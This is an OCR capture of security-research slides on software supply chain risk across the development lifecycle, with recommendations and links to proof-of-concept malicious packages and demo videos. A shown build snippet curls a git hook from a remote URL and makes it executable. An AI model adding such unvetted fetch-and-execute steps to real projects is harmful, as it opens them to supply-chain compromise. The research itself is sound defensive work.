
```
32          go install github.com/golangci/golangci-lint/cmd/golangci-lint
33          rm -f .git/hooks/commit-msg \
34          && curl --fail -o .git/hooks/commit-msg https://raw.githubusercontent.com/hazcod/semantic-commit-hook/master/commit-msg \
35          && chmod 500 .git/hooks/commit-msg
36
```

Recap

- The GitHub ecosystem and open source culture bring a lucrative opportunity for theat actors.
- Software supply chain management requires more than the typical open source packages SBOM, as compromised and malicious open source software risk spreads across the entire SDLC.
- It's logical to assume that the publicly known incidents are just the tip of the iceberg

Apply - Movement From SBOMs to Secured Software Supply Chain

SBOM
Inventory for all software packages used across the organization, including GitHub Hosted projects
SDLC SBOM
Extend your SBOM to contain knowledge of all open source components across the SDLC beyond code repositories
Standardization
Golden images which reuse pinned version software components across projects and teams to reduce the OSS attack surface
Proactive I/S
Proactive platform engineering activity will natively reduce shadow IT and unmanaged usage of open source software


PLATFORM ENGINEERING
imgflip.com

Research Info & Credit

- In this research took part our colleagues
  Moshe Siman-Tov Bustan
  Aviad Levy

- Demo recordings are available on YouTube
  - **weather-forecast** (Manifest file): https://www.youtube.com/watch?v=4475GOof4Wg
  - **weather-forecast** (Dockerfile): https://www.youtube.com/watch?v=ZA3ft_9hPeI
  - **nyan-cat & colorize-text** (Gradle plugin): https://www.youtube.com/watch?v=P4bL-SpWOmI
  - **ram-logger** (Helm chart): https://www.youtube.com/watch?v=W6feNxIH8B4

- PoCs made open source on GitHub
  - **weather-forecast** (Python): https://github.com/Liad-OX/weather-forecast
  - **nyan-cat** (Gradle plugin): https://github.com/oxsecurity/gradle-plugin-nyan-cat
  - **colorize-text** (Gradle plugin): https://github.com/aviadlevy/gradle-colorize-text/
  - **ram-logger** (Helm charts): https://github.com/MosesOX/ram-logger